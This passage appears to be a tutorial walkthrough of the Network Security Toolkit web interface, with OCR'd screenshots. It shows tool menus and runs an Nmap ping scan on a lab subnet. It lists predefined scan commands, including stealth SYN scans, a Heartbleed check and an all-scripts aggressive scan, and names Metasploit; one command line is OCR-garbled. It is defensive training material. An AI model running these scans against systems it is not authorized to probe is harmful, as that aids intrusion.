
Now go to Applications → Internet – NST Web Interface. You will be taken to the web interface. There will be a warning. Don't worry about it, click on “Advanced” button.



Then click on “Accept the Risk and Continue”.



You will be prompted for credentials. Enter "root" as username and the newly created password as "password".



You will see this.

The image displays two screenshots of the NST 42 Start Page, showing the progression from a novice user to a registered user.

Top Screenshot: The page title is "NST 42 Start Page". The URL is `127.0.0.1:9943/nstwui/main.cgi`. The page features a "Novice" badge and a "Register" button. The main content area includes links to "NST WUI (Simplified)", "System Configuration", "NST WUI Index", "NST Package Management", "NST Project Information", "Package Documentation", and "Remote Access Utility Programs".

Bottom Screenshot: The page title is "NST 42 Start Page". The URL is `127.0.0.1:9943/nstwui/main.cgi`. The page features a "Register" button and a "Visit NST Pro Site" button. The main content area includes links to "NST WUI (Simplified)", "System Configuration", "NST WUI Index", "NST Package Management", "NST Project Information", "Package Documentation", and "Remote Access Utility Programs". A red arrow points to the "NST WUI Index" link.

You will see an index as shown below.

Applications Places System

Problem loading page NST 42 Index: 127.0.0.1

127.0.0.1:9943/nstwui/index.cgi

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

localhost.localdomain Tue Jul 22, 2025 7:19:44 AM EDT Up: 0 days, 0:35 Load: 1.43, 0.72, 0.52 NST Linux Network Security Toolkit

Docs Tools System Network Security Database X

NST Web User Interface (nstwui: v42-1172.nst42)

Start Page Documentation System Network Security Database X Window Apps Collapse All Expand All

Documentation System Network Security Database X Window Applications

© 2003-2025 networksecuritytoolkit.org Loaded in: 1.607 secs NST 42 (2025-May-31)

Clicking on “Network” will show all networking tools present in this distro.

Applications Places System

Problem loading page NST 42 Index: 127.0.0.1

127.0.0.1:9943/nstwui/index.cgi

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

Network

Interfaces	Network Interface (ifconfig), Network Interface Bandwidth Monitor 2, Network Interface Bandwidth Monitor 3, ip, route, ethtool, systool,
Protocol Analyzers	Single-Tap Network Packet Capture, Multi-Tap Network Packet Capture, Network Packet Capture Management & Status, Wireshark ³ , tshark Statistics Conversations
Monitors	ntopng UI (HTTP) ¹ , ntopng Hosts - Google Maps ¹ , ntopng Hosts Geolocation Tools ¹ , ntopng Docker Management, nstgeolocate (NG) Management, Nagios Management, Nagios ¹ , Zabbix Server Management, Zabbix Agent Management, Argus Monitor ¹ , Argus Monitor Management, NfSen Web Interface ¹ , NfSen Management, Active Connections, Network Interface Bandwidth Monitor 2, Network Interface Bandwidth Monitor 3, ARP Scan Monitor, p0f Service Management, PassiveDNS Service Management
eMail	Sendmail Service Manager, Backscatter & Open Relay Multi-Tool, LibreSpeed - Lightweight Speed Test
Geolocation	Active Connections, Kismet-ng, Multi-Tap Network Packet Capture, NST traceroute, ntopng Management, Single-Tap Network Packet Capture, GeoLocation Tools & Management, nstgeolocate (NG) Management
NFS Service	NFS Server Management, NFS Server Discovery, Show RPC Information, Show NFS Statistics
CIFS Service	CIFS Server Management, SMB/CIFS Service Discovery, SMB/CIFS Client, SMB/CIFS Tree View, NMB/SMB Scan, NBMLookup, NBTScan
File Syncing	Syncthing
Tools	IPv4 Address Generator, IPv4 Subnet Calculator, IP Tools, Mac Tools
Utilities	dig, nslookup, DNS Enumerate, DNS Network Mapper, DNS Reconnaissance, High-Speed DNS Lookup, GeoLocation Tools & Management, getipaddr, host, netstat, ss (Show Sockets), whois, route, NST traceroute, Scapy: Multi-Traceroute (MTR), traceroute, tcptraceroute
Wireless	iw, WPA-PSK Setup, WPA Supplicant, WPA Supplicant GUI ³ , Kismet-ng, AirSnort ³ , Dump1090 - FlightAware

Security Database

© 2003-2025 networksecuritytoolkit.org Loaded in: 1.607 secs NST 42 (2025-May-31)

From here, you can choose any tool you want. Like ntop-ng or XWindow etc.

Problem loading page x Docker: ntopng Managem x +

127.0.0.1:9943/nstwu/apps/ntopng-docker/ntopng.html

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

localhost.localdomain 127.0.0.1 Tue Jul 22, 2025 7:22:00 AM EDT Up: 0 days, 0:37 Load: 1.41, 0.82, 0.57 NST Linux Network Security Toolkit

Docs Tools System Network Security Database X

Docker: ntopng Management - Version: ---, Uptime: ---

This **NST WUI** page facilitates configuration, building and running **ntopng**, a high-speed web-based traffic analysis and flow collection network application as a **Docker** container. The **Docker** service is required to be installed and running on your system. Follow the details in the **Installation & Information** section below to get **Docker** installed and how to build an **ntopng** image for the **NST WUI**.

Systemd Unit	Boot	PID	Actions
docker - docker.service			

ntopng Monitoring NIC Stats

ntopng Network Interface Process Statistics Monitor

Interface: Id	All Hosts	Active Flows	Bytes	Packets	Dropped Packets	Alerts (Interface / Host / Flow)
---------------	-----------	--------------	-------	---------	-----------------	----------------------------------

ntopng Web Interface Access

Use the buttons below to access to the **ntopng** web user interface. To change the password for **admin** access, use the "Set ntopng Admin Password" button.

[Use ntopng Interface \(HTTPS\)](#)
[Hosts - Google Maps](#)
[Host Geolocation Tools](#)
[Set ntopng Admin Password](#)

ntopng Installation, Control & Information

© 2003-2025 networksecuritytoolkit.org AJAX Update: 1.137 secs NST 42 (2025-May-31)

Problem loading page x X Window Application Laur x +

127.0.0.1:9943/nstwu/cgi-bin/server/x.cgi?xapp=%2Fusr%2Fsbin%2Fwireshark&return=.%2F.%2Findex.c

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

localhost.localdomain 127.0.0.1 Tue Jul 22, 2025 7:22:34 AM EDT Up: 0 days, 0:38 Load: 1.60, 0.91, 0.61 NST Linux Network Security Toolkit

Docs Tools System Network Security Database X

Launch X Window Application

We will attempted to launch the following **X Window Application**:

X Window Application

DISPLAY=127.0.0.1:0.0 /usr/sbin/wireshark

If a **proper X Window** application command line has been constructed and your local system is **running** an **X Server**, then the **X Window** application should **render** on your local display. Otherwise, it should **render** on the system associated with the "DISPLAY" environment variable IP Address.

[X Window Application Launch Log](#)
[Page ReStart](#)
[Exit](#)

X Window Application Launch & TroubleShooting

This section provides a means to **launch** and **troubleshoot X Window Application Display** problems. Currently the application's graphical presentation is being **redirected** to the **X Server** at location: "127.0.0.1:0.0". You can use the form below to set an **X Window Application** to **launch** and/or **adjust** the **X Server Display** setting:

X Window Application

/usr/sbin/wireshark

Action: [Clear Field] [xterm] [mate-terminal] [gnome-terminal] [-e] [-geometry 90x42+10+30] [-fn 9x15] [-title "Title"]

Document: X xterm

X Server (Display)

127.0.0.1:0.0

X Servers: Select...

[Launch X Window Application](#)
[VNC Server Manager](#)

MATE Terminal X Window Applicatio...

Similarly, clicking on “Security” folder, will show all the security related tools included in this distro.

The screenshot shows the NST WUI index page at 127.0.0.1:9943/nstwui/index.cgi. The page has a navigation bar with links to Most Visited, Fedora Docs, Fedora Magazine, Fedora Project, User Communities, Red Hat, and Free Content. Below the navigation bar is a sidebar with folders: Documentation, System, Network, and Security. The Security folder is selected, and its contents are displayed in a table:

Active Scanners	Greenbone Security WUI (OpenVAS) ¹ , Greenbone Security GUI (OpenVAS) ³ , Vulnerability Scanning Options, Metasploit Framework (MSFconsole), SpiderFoot (OSINT) Tool, Portainer Docker Management, Nmap Security Scanner, ZenMap (Nmap GUI) ³ ARP Scan (arp-scan), ARP Scan Monitor, WhatWeb, RadialNet Visualization ³ Bluetooth Scan, Avahi (mDNS) Discovery, NST Avahi (mDNS) Discovery, Nikto Web Server Scanner, CIFS/SMB Tree View, NMB/SMB Scan, NBMlookup, NBTScan
Passive Scanners	p0f OS Fingerprinting, PassiveDNS Service Management
Virus Scanners	Clam AV
Fingerprint	Xprobe2
Geolocation	GeoLocation Tools & Management, nstgeolocate Management,
Password Generation	pwgen, jpassgen ²
UUID Generation	uuid, Random UUID
Hash Generation	hashrat, jhashcalc ²
Information Search	CeWL, dirble, goofile, parsero, theHarvester, URLCrazy, Reverse IPv4 Domain Lookup

Below the table are folders for Database and X Window Applications.

Let's see how to perform a normal scan. Click on “Nmap” security scanner. This will open Nmap's interface as shown below. Scroll down the page to see various types of scans and what they scan for and scripts.

The screenshot shows the Nmap Network Security Scanner interface at 127.0.0.1:9943/nstwui/cgi-bin/networking/nmap.cgi. The page title is "Nmap Network Security Scanner (nmap: v5:7.95SVN-39144.29.nst42)". The interface includes a status bar at the top showing the local host (localhost.localdomain, 127.0.0.1), the date (Tue Jul 22, 2025, 7:25:18 AM EDT), and system metrics (Up: 0 days, 0:40; Load: 0.46, 0.60, 0.53). Below the status bar is a navigation bar with links to Docs, Tools, System, Network, Security, Database, and X. The main content area is titled "Setup Nmap Scan" and contains a form for configuring the scan. The form includes fields for Selections, Action, NSE Scripts, and Docs, and a section for WUI Startup Options. At the bottom, there are buttons for Start Nmap Scan, View Selected Nmap NSE Script, Edit Nmap Targets List, List Nmap IPv4 Address Target Ranges, and Exit. The page also includes links to [Setup Nmap Scan], [Nmap Scan Options], and [Nmap Information].

Nmap Network Security Scanner (nmap: v5:7.95SVN-39144.29.nst42)

Nmap ("Network Mapper") is designed to allow one to scan large enterprise class networks and identify the active state of network devices and hosts, their characteristics and what services they may be offering. The nmap scanner is an extremely useful tool for the network and security administrator. It features a Nmap Scripting Engine (NSE) and supports numerous network scanning techniques for extensive OS detection and passive services discovery. See the "INSECURE.ORG Reference" web site for detailed information on: "Nmap".

[Setup Nmap Scan] [Nmap Scan Options] [Nmap Information]

Setup Nmap Scan

This NST WUI page allows one to quickly setup a nmap network security scan, customize specific scan options and provide access to many different reports and graphical presentations based on the scan results. Enter your nmap scan options using the form below and press the "Start Nmap Scan" button to commence a network security scan:

Nmap Scan Options

Selections: -sP 192.168.249.0/24

NSE Scripts: [Select An Nmap NSE Script (612)...] [Browse] Targets: [Select An Nmap Target (0)...] [Browse]

Action: [Clear Field] [Verbose] [Debug] [--iflist] [-e ens33] [--dns-servers] [Predefined Nmap Scan Options]

NSE Scripts: [Clear Field] [*Script] [Heartbleed]

Docs: [nmap] [NSE Library]

WUI Startup Options

☒ Manual Start ☐ Automatic Start ☐ Monitor Start

[Start Nmap Scan] [View Selected Nmap NSE Script] [Edit Nmap Targets List] [List Nmap IPv4 Address Target Ranges] [Exit]

[Setup Nmap Scan] [Nmap Scan Options] [Nmap Information]

Predefined Nmap Scan Options

Problem loading page x Nmap Network Security Sc... +

127.0.0.1:9943/nstwui/cgi-bin/networking/nmap.cgi

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

localhost.localdomain Tue Jul 22, 2025 Up: 0 days, 0:40 Load: 0.46, 0.60, 0.53 NST Linux Network Security Toolkit

Docs Tools System Network Security Database X

Nmap Network Security Scanner (nmap: v5:7.95SVN-39144.29.nst42)

Nmap ("Network Mapper") is designed to allow one to scan large enterprise class networks and identify the active state of network devices and hosts, their characteristics and what services they may be offering. The nmap scanner is an extremely useful tool for the network and security administrator. It features a Nmap Scripting Engine (NSE) and supports numerous network scanning techniques for extensive OS detection and passive services discovery. See the "INSECURE.ORG Reference" web site for detailed information on: "Nmap".

[Setup Nmap Scan] [Nmap Scan Options] [Nmap Information]

Setup Nmap Scan

This NST WUI page allows one to quickly setup a nmap network security scan, customize specific scan options and provide access to many different reports and graphical presentations based on the scan results. Enter your nmap scan options using the form below and press the "Start Nmap Scan" button to commence a network security scan:

Nmap Scan Options

-sP 192.168.249.0/24

Selections: NSE Scripts: [Select An Nmap NSE Script \(612\)...](#) [Browse](#) Targets: [Select An Nmap Target \(0\)...](#)

Action: [Clear Field] [Verbose] [Debug] [--iflist] [-e ens33] [--dns-servers] [Predefined Nmap Scan Options]

NSE Scripts: [Clear Field] [-Script] [Heartbleed]

Docs: [nmap] [NSE Library]

WUI Startup Options

☒ Manual Start ☐ Automatic Start ☐ Monitor Start

[Start Nmap Scan](#) [View Selected Nmap NSE Script](#) [Edit Nmap Targets List](#) [List Nmap IPv4 Address Target Ranges](#) [Exit](#)

[Setup Nmap Scan] [Nmap Scan Options] [Nmap Information]

Predefined Nmap Scan Options

Applications Places System Tue Jul 22, 7:29:01 AM

Problem loading page x Nmap Network Security Sc... +

127.0.0.1:9943/nstwui/cgi-bin/networking/nmap.cgi?action=newscan&return=nmap.cgi&submit=Setup+A

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

[Edit Nmap Predefined Scan Options](#)
[Restore Nmap Predefined Scan Options](#)

[Save Nmap Predefined Scan Options](#)
[Load Nmap Predefined Scan Options](#)

Predefined Nmap Scan Options	Scan Option Descriptions
-sP -PE -v 192.168.249.0/24	Fast ping your local network for active network devices.
-sn 192.168.249.0/24	ARP scan your local network for active network devices.
-sP -PS80 --send-ip -v 192.168.249.0/24	Discover hosts on local network using TCP SYN Ping packets on port: "80".
-sL 192.168.249.0/24	Reverse DNS lookup all resolved hosts on your network. No Scanning or pinging will occur.
-v -O 192.168.249.141/32	Scan this NST probe with "OS Detection".
-v 127.0.0.1/32	Scan your local system.
-v -d -sV --version-all -O 127.0.0.1/32	Scan your local system with "OS Detection". Helps with firewalled Windows system detection.
-v -Pn -d -sV --version-all -O 127.0.0.1/32	Scan your local system with "OS Detection" and skip discovery stage.
-v -A 127.0.0.1/32	Aggressively perform a comprehensive scan your local system with "OS Detection".
-v 192.168.249.0/24	Scan your local network (this may take awhile to complete).
-sS -O 192.168.249.0/24	Launch a stealth "SYN" scan to determine what "Operating Systems" are on your network.
-p 22,80,443,9943,9980 192.168.249.0/24	Scan your network for "22 - SSH", "80 - HTTP", "443 - HTTPS", "9943 - HTTPS" and "9980 - HTTP" services (Use this scan option for a quick find of NST probes on your network).
-Pn -p 623,664,3000,5900,9971,16992-16995 192.168.249.0/24	Scan your network for systems with Intel vPro AMT services enabled.
-p 23,515,631,9100 192.168.249.0/24	Scan for network printing services: "23 - Telnet", "515 - LPD", "631 - IPP" and "9100 - JetDirect (PDL)".
-v -Pn -O -p 22200-22300 192.168.249.0/24	Option: -Pn - Skip Discovery, Assume Online, OS Detection and Scan for Open Port Range: "22200 - 22300".
-Pn -p 110,143,993,995 192.168.249.0/24	Option: -Pn - Skip Discovery, Assume Online and Scan for POP3 / IMAP services: "110 - POP3", "143 - IMAP", "993 - IMAP SSL" and "995 - POP3 SSL".
-Pn -p 25,465,587,2525 192.168.249.0/24	Option: -Pn - Skip Discovery, Assume Online and Scan for SMTP services: "25 - SMTP", "465 - SMTP SSL", "587 - MSA (TLS)" and "2525 - SMTP TLS Alternate".
-sV -p 111 192.168.249.0/24	Scan network for RPC services: "111 - RPC".
-sV -p 111,2049 192.168.249.0/24	Scan network for NFS servers: "111 - RPC" and "2049 - NFS".
-p 5500,5800-5999 192.168.249.0/24	Scan network for "VNC" servers: "5500 - VNCViewer" and "5800-5999 - VNC Server".
-p 902-902 192.168.249.0/24	Scan network for "VMware" servers.
-n R0R0 RRRR 312R 192.168.249.0/24	Scan network for "HTTP Proxy" servers.

MATE Terminal Nmap Network Sec...

Problem loading page x Nmap Network Security Sc x

127.0.0.1:9943/nstwu/cgi-bin/networking/nmap.cgi?action=newscan&return=nmap.cgi&submit=Setup+A

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

Predefined Nmap Scan Options	Scan Option Descriptions
-A -T4 www.google.com www.networksecuritytoolkit.org	Scan hosts: "www.google.com" and "www.networksecuritytoolkit.org" using OS Detection, Version Detection, Script Scanning, Scan Aggressively and Traceroute discovery.
-Pn -sn -T4 --traceroute www.target.com	Nmap traceroute host: "www.target.com" using No Ping, No Port Scan, Scan Aggressively, and Traceroute discovery.
-sL www.google.com/24	List scan network: "www.google.com/24" - No scanning or pinging occurs, just reverse-DNS resolution is used.

Nmap NSE Script Options

Predefined Nmap Scan Options (NSE Scripts)	Scan Option Descriptions
-sU -p 123 --script ntp-info 127.0.0.1/32	Scan host: "127.0.0.1" using the Nmap NSE script: "ntp-info".
-v -d --script ssl-heartbleed 127.0.0.1/32	Scan host: "127.0.0.1" using the Nmap NSE script: "ssl-heartbleed".
-v --script nbstat 127.0.0.1/32	Scan host: "127.0.0.1" using the Nmap NSE script: "nbstat".
-v --script /tmp/nsecripts/my_nse_script 127.0.0.1/32	Scan host: "127.0.0.1" using the Custom Nmap NSE script: "my_nse_script".
-v --script <NMAP_NSE_SCRIPT> 192.168.249.141/32	Scan host: "192.168.249.141" using Placeholder Nmap NSE script: "<NMAP_NSE_SCRIPT>".
-v -PE -PS21,22,23,25,80,113,31339 --script=all -PO -PA80,113,443,10042 -sU -PP -A -T4 127.0.0.1/32	A comprehensive scan using all known Nmap NSE scripts with "TCP SYN" and "TCP ACK" ping techniques.
-v -e ens33 --script broadcast-dhcp-discover	Scan to discover "DHCP Servers" and what they provide on the default network interface: "ens33".
-v -e ens33 --script smb-os-discovery -p 445 192.168.249.0/24	Scan to discover "CIFS Services" on default network interface: "ens33".
-v --script http-svn-info --script-args=http-svn-info.url=/p/nst/code/dev nst-code svn.code.sf.net	Requests information from a Subversion repository (e.g., NST Development Repo)

Last Nmap XML Scan Results

Generated **XML** results from the last **nmap** scan are also available. One can *render* formatted **HTML** output using the command line **XSLT** processor: **xsitproc** in the following manner:

Let's run the default scan first. As the description says, it will fast ping the network to find out any LIVE host. Click on "Start Nmap scan".

Applications Places System Tue Jul 22, 7:29:39 AM

Problem loading page x Nmap Network Security Sc x

127.0.0.1:9943/nstwu/cgi-bin/networking/nmap.cgi?action=newscan&return=nmap.cgi&submit=Setup+A

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

Setup Nmap Scan

This **NST WUI** page allows one to *quickly* setup a **nmap** network security scan, *customize* specific scan options and provide access to many different reports and graphical presentations based on the scan results. Enter your **nmap** scan options using the form below and press the "Start Nmap Scan" button to commence a network security scan:

Nmap Scan Options

Selections:

NSE Scripts:

Targets:

Action:

NSE Scripts:

Docs:

WUI Startup Options

☒ Manual Start
 ☐ Automatic Start
 ☐ Monitor Start

Predefined Nmap Scan Options

Nmap Scan Options And NSE Notes:

Predefined Nmap Scan Options	Scan Option Descriptions
-sP -PE -v 192.168.249.0/24	Fast ping your local network for <u>active</u> network devices.
-sn 192.168.249.0/24	ARP scan your local network for <u>active</u> network devices.
-sP -PS80 --send-ip -v 192.168.249.0/24	Discover hosts on local network using TCP SYC Ping packets on port: "80".
-sL 192.168.249.0/24	Reverse DNS lookup all resolved hosts on your network. No Scanning or pinging will occur.

Wait for the scan to finish. Click on “Return”. Then click on “Nmap scan results”.

Applications Places System Tue Jul 22, 7:30:01 AM

Problem loading page x Nmap Network Security Sc x

127.0.0.1:9943/nstwui/cgi-bin/networking/nmap.cgi

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

localhost.localdomain Tue Jul 22, 2025 Up: 0 days, 0:45
127.0.0.1 7:29:47 AM EDT Load: 0.72, 0.62, 0.55 NST Linux Network Security Toolkit

Docs Tools System Network Security Database x

Invoking: "Nmap"

We are now issuing commands to run the "Nmap" scan as background process.

```
000001: /var/log/wui/setup_nmap.sh 2>&1 &
000002: This command takes a few moments to complete ...
```

Use the button below to return to the **nmap** pending results page to check on the *progress* of the scan.

Return

© 2003-2025 networksecuritytoolkit.org Loaded in: 1.420 secs NST 42 (2025-May-31)

Here's the output of the scan result.

Applications Places System Tue Jul 22, 7:32:37 AM

Problem loading page x Nmap Network Security Sc x

127.0.0.1:9943/nstwui/cgi-bin/networking/nmap.cgi?synckey=&ieForceJump=&submit=Return

Most Visited Fedora Docs Fedora Magazine Fedora Project User Communities Red Hat Free Content

localhost.localdomain Tue Jul 22, 2025 Up: 0 days, 0:48
127.0.0.1 7:32:29 AM EDT Load: 0.34, 0.42, 0.47 NST Linux Network Security Toolkit

Docs Tools System Network Security Database x

Nmap Scan: "Completed Successfully"

Use the button below to *review* the results from the last **nmap** scan with the **NST File Viewer**. The following **nmap** command was used to generate this scan:

```
nmap Scan Command
/bin/nmap -oX "/var/log/wui/session/sid_1753183144962_395585_127.0.0.1_nmap.xml" -sP -PE -v 192.168.249.0/24
```

Nmap Scan Results Setup A New Nmap Scan Exit

[Last Nmap Results] [Nmap Information]

Last Nmap XML Scan Results

Generated **XML** results from the last **nmap** scan are also available. One can *render* formatted **HTML** output using the command line **XSLT** processor: **xsitproc** in the following manner:

```
Render Nmap HTML Result Using: xsitproc
